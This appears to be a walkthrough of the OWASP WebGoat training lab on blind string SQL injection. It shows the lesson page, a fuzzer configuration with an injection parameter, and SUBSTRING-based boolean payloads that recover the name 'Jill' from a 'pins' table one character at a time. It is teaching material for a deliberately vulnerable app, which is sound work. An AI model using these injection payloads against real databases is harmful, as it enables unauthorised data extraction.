| Url: | /WebGoat/attack?Screen=308&menu=1100 |
| Method: | GET [✓ POST] |
| Grep: | Account number is valid |
| SESSID: | ESSIONID=8116CF36B981CA6F1B76B0EE872A91E7 |
| Params: | |
| HijackType: | COOKIE URL [✓ BODY] |
| HijackID: | &account_number=101%20AND%201%3D((SELECT |
| HijackData: | [✓ Numeric] File |
| Range: | 1000 - 3000 |
| Result: | |



* Congratulations. You have successfully completed this lesson.

Enter your Account Number: 2364 Go!

Created by Chuck Willis MANDIANT INTELLIGENT INFORMATION SECURITY

OWASP Foundation | Project WebGoat | Report Bug

**Blind String SQL Injection**

Change in query would be :

**101 AND (SUBSTRING((SELECT name FROM pins WHERE cc_number='4321432143214321'), 1, 1) < 'H' );**


We can compare characters the same way we can compare numbers. For example, N > M. However, without the SUBSTRING method, we are attempting to compare the entire string to one letter, which doesn't help us. The substring method has the following syntax:

SUBSTRING(STRING,START,LENGTH)

The expression above compares the first letter to H. It will return false and show invalid account number. Changing the boolean expression to < 'L' returns true, so we know the letter is between H and L. With a few more queries, we can determine the first letter is J. Note that capitalization matters, and it's right to assume the first letter is capitalized.

To determine the second letter, we have to change the SUBSTRING parameters to compare against the second letter. We can use this command:
101 AND (SUBSTRING((SELECT name FROM pins WHERE cc_number='4321432143214321'), <u>2</u>, 1) < '<u>h</u>' );

Using several more queries, we can determine the second letter is i. Note that we are comparing the second character to a lowercase h. Continue this process until you have the rest of the letters. The name is Jill. Enter this name to complete the lesson. Capitalization matters.



Blind String SQL Injection

**Congratulations. You have successfully completed this lesson.**

The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database.

Reference Ascii Values: 'A' = 65 'Z' = 90 'a' = 97 'z' = 122

The goal is to find the value of the field **name** in table **pins** for the row with the **cc_number** of **4321432143214321**. The field is of type varchar, which is a string.

Put the discovered name in the form to pass the lesson. Only the discovered name should be put into the form field, paying close attention to the spelling and capitalization.

Enter your Account Number: Jill Go!

Cookies / Parameters

Cookie/s

| | |
|---|---|
| name | JSESSIONID |
| value | F9928538F409AABF756A19F3D27F412A |
| comment | |
| domain | |
| maxAge | -1 |
| path | |
| secure | false |
| version | 0 |
| httpOnly | false |

Parameters

| | |
|---|---|
| scr | 1315528047 |
| menu | 1100 |
| stage | |
| num | |